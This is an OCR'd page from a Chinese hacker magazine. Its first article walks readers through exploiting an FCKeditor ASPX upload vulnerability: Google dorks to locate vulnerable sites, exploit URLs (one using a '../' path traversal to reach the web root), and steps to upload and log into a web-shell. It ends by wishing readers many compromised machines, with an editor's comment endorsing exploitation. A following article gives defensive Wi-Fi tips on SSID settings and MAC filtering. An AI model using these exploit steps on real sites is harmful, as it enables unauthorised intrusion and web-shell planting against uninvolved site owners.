


图2　上传对话框

前几天，牛人们公布了Aspx版fckeditor上传漏洞，具体信息如下：Aspx版fckeditor出现上传漏洞的地址是：

http://www.xxx.com/admin/FCKeditor/editor/filemanager/browser/default/browser.html?Type=all&Connector=connectors/aspx/connector.aspx

打开这个地址就可以上传任何类型的文件了，马儿上传到的位置是：

http://www.xxx.com/UserFiles/all/1.asa

"Type=all"这个变量是自己定义的，在这里创建了all这个目录，而且新的目录没有上传文件格式的限制。

比如输入：

http://www.xxx.com/admin/FCKeditor/editor/filemanager/browser/default/browser.html?Type=monyer&Connector=connectors/aspx/connector.aspx

所传的文件就到了**http://www.xxx.com/UserFiles/monyer/**目录下。

而如果这样输入：

http://www.xxx.com/admin/FCKeditor/editor/filemanager/browser/default/browser.html?Type=../&Connector=connectors/aspx/connector.aspx

就可以传到网站的根目录下，网站支持什么脚本，传什么脚本的马就可以了。




图3　SHELL的地址




图4　输入密码

写到这里，按照理论，怎么利用漏洞应该很清楚了，不过很多菜鸟就晕菜了，到底怎么找呢？呵呵，我们要开动脑筋，不然就不是合格的黑客了，我也是菜鸟，就跟大家介绍菜鸟的入侵过程吧。

一、寻找漏洞目标

Google里面搜索：**inurl:Connector=connectors/aspx/connector.aspx**，这样搜索出来的大多数是ASPX版本的fckeditor，如图1所示。

如果按照之前我搜索的：**inurl:FCKeditor/editor/filemanager/browser/default/browser.html?**，有的是ASP版本的，有的是PHP版本的，还要一个一个地挑选，很麻烦。

二、利用方法

有**FCKeditor - Resources Browser**字样的大多数都能利用。直接点击，打开，在网址后面加上**FCKeditor/editor/filemanager/browser/default/browser.html?Type=all&Connector=connectors/aspx/connector.aspx**，出来一个上传对话框。如图2所示。

直接浏览上传，就可以了，格式可以是ASP的，也可以是Aspx的。上传完成后，点击图片，会出现SHELL的地址，直接在浏览器里面访问就可以了。如图3所示。

然后输入密码，进去就可以了，如图4，图5。




图5　进入shell




图6　获取的webshell

这样很容易获得WEBSHELL，把我获得的Shell给大家截个图看看，如图6。

好了，就写到这里吧，文章短小精湛，权当抛砖引玉，希望大家肉鸡多多。欢迎大家交流技术。

编辑点评： 对新漏洞的利用，重要的是利用的方法和步骤，可以使得更多的人了解漏洞，利用漏洞。

安全防御

三拳两脚轻松防御蹭网族的黑手

图杨哲 / Longas【ZerOne】

La首语：在某某微博上有个段子说，有个蹭网者，一次蹭网时，邻居家的无线路由挂掉了，邻居家没人，故障迟迟未解决。于是，蹭网者"热心"地去把邻居家的电闸拉下重启，自然也重启了路由器，然后，又能欢快地蹭网了。殊不知在蹭网的时候却有一双黑手伸向了他，通过社工等手段进入了他的邮箱，通过邮箱内的信件转走了蹭网者N个汉堡的钱。为了防止蹭网者突然拉下你家的电闸，家中的电器突遭瞬间高压电流的冲击，以及在不知不觉间丢失N个汉堡的钱，赶快认真阅读本期文章，也许黑手已经伸向了你……

随着最近几年无线路由器和无线网卡的纷纷降价，无线网络终于在千家万户中生根发芽。自然，无线网络已经越来越多的穿梭和交织在我们的周边，很多没有采用加密或者使用较为低级加密方式的无线网络也暴露在人们的眼中。蹭网，这一非主流概念在厂商的炒作下，也在近两年吸引了大量打着"无畏"和"共享"的芸芸众生，自然也催生了蹭网卡这样的时令产品。通过破




图1 禁止SSID广播




图2 "无线网络配置"界面

解较为脆弱的基础无线网络密码，不仅可能使电信运营商的用户网络被恶意分享，也会导致流量和费用被盗取。更严重的是通过截获无线数据，还可以分析出用户的网银、邮件等其它数据。

现在，蹭网卡在市场上随处可见，一些中小型厂商也在有组织地大规模OEM和生产，这在通信界已经是公开的秘密。按照这些蹭网卡的内包装说明，用户只要在购买蹭网卡之后，点几下鼠标，邻居家的无线路由器连接密码就会呈现在眼前，让蹭网变得很轻松。




图4 MAC地址白名单和黑名单的过滤设置

对于试图通过无线宽带出奇制胜的电信运营商来说，蹭网卡的出现不但证明了无线安全专家此前对于WIFI技术安全性的担忧，更使得运营商投巨资布设的WIFI热点遭遇安全威胁。面对日益凸显的"蹭网"运动，如何保证无线网络安全和稳定已经是当务之急。下面，本文将从多个角度来帮助大家抵御来自蹭网族的威胁。

1、家庭用户的选择

1.1 修改默认的SSID

在讲述SSID之前，先让我们来了解一下什么是SSID以及什么是AP。

无线小词典：

SSID——我们先来了解一下什么是SSID，它的全称是(Service Set Identifier)，翻译成中文是服务集标识。也可以写为ESSID。它用来区分不同的网络，最多可以有32个字符，无线网卡设置了不同的SSID就可以进入不同的网络。SSID是一个局域网的名称，只有在名称设置了相同的SSID的电脑间才能互相通信。

AP——AP是(Wireless) Access Point的缩写，即(无线)访问接入点。如果无线网卡可比作有线网络中的以太网卡，那么AP就是传统有线网络中的HUB，也是目前组建小型无线局域网时最常用的设备。AP相当于一个连接有线网和无线网的桥梁，其主要作用是将各个无线网络客户端连接到一起，然后将无线网络接入以太网(这正是Access Point名称的本义)。在很多场合，无线路由器都被不严格地简称为AP。

由于SSID的参数在设备默认设定中是被AP无线路由器等广播出去的，客户端只有收到这个参数或者手动设定与AP相同的SSID才能连接到无线网络。所以在设置AP的SSID名称时，首先我们应做到以下几点，从最初设定时就给蹭网者制造障碍：

→不要使用公司或部门名称作为SSID，比如"Chinanetworks"、"财务部"等；
→不要使用接入点默认的名称，比如"TP—LINK"、"CiscoWLAN"、"DLINK"等；
→不要使用测试用SSID，如"TestWLAN"、"TestAP"等；

1.2 禁止SSID广播

除了修改默认的SSID之外，把默认广播的SSID设置为隐藏或者取消广播也是给蹭网增加难度的一个基本手法。如果把SSID广播禁止，可以使一般的漫游用户无法找到你的SSID。

禁止SSID广播的具体操作很简单，我们先来看看无线路由器上的设置，下面以市面上较为流行的TP-LINK无线路由器为例。首先进入到无线路由器的"无线网络基本设置"页面，如图1中箭头所示，把"允许SSID广播"这项取消勾选，然后保存退出。这样，无线路由器就不再广播SSID，换句话说，其他用户就没办法轻易搜索到这个SSID名为"ZerOne_Lab"的无线网络了。

接下来，为了使用户能够正常的上网，需要在无线客户端上进行设置，这里的无线客户端指的就是自带无线网卡的笔记本电脑或者使用无线网卡的台式机。下面就以Windows下的无线客户端操作为例。

如图2所示，在Windows下打开"无线网络连接"的属性页面，选择"无线网络配置"，在其下方的首选网络中双击指定的无线网络SSID，就能看到如图3所示的内容，其中，在SSID下方有这样一个选项："即使此网络未广播，也进行连接"，将其勾选上。这样，即使用户没有搜索到该无线网络，但只要事先知道SSID的名字，一样可以连接。




图3 勾选上未广播也能进行连接的设置

这样的简单技巧可以使当前的无线网络更难以被那些"蹭网"者利用。

1.3 MAC地址过滤

这种方式就是通过对AP的设定，将指定的无线网卡物理地址输入到AP中。而AP对收到的每个数据包都会做出判断，只有符合设定标准的才能被转发，否则将会被丢弃。基本上现在市面出现的AP都支持MAC地址过滤。同样地，这会给一些在破解了WEP加密后试图"蹭网"的家伙们造成一定困扰。

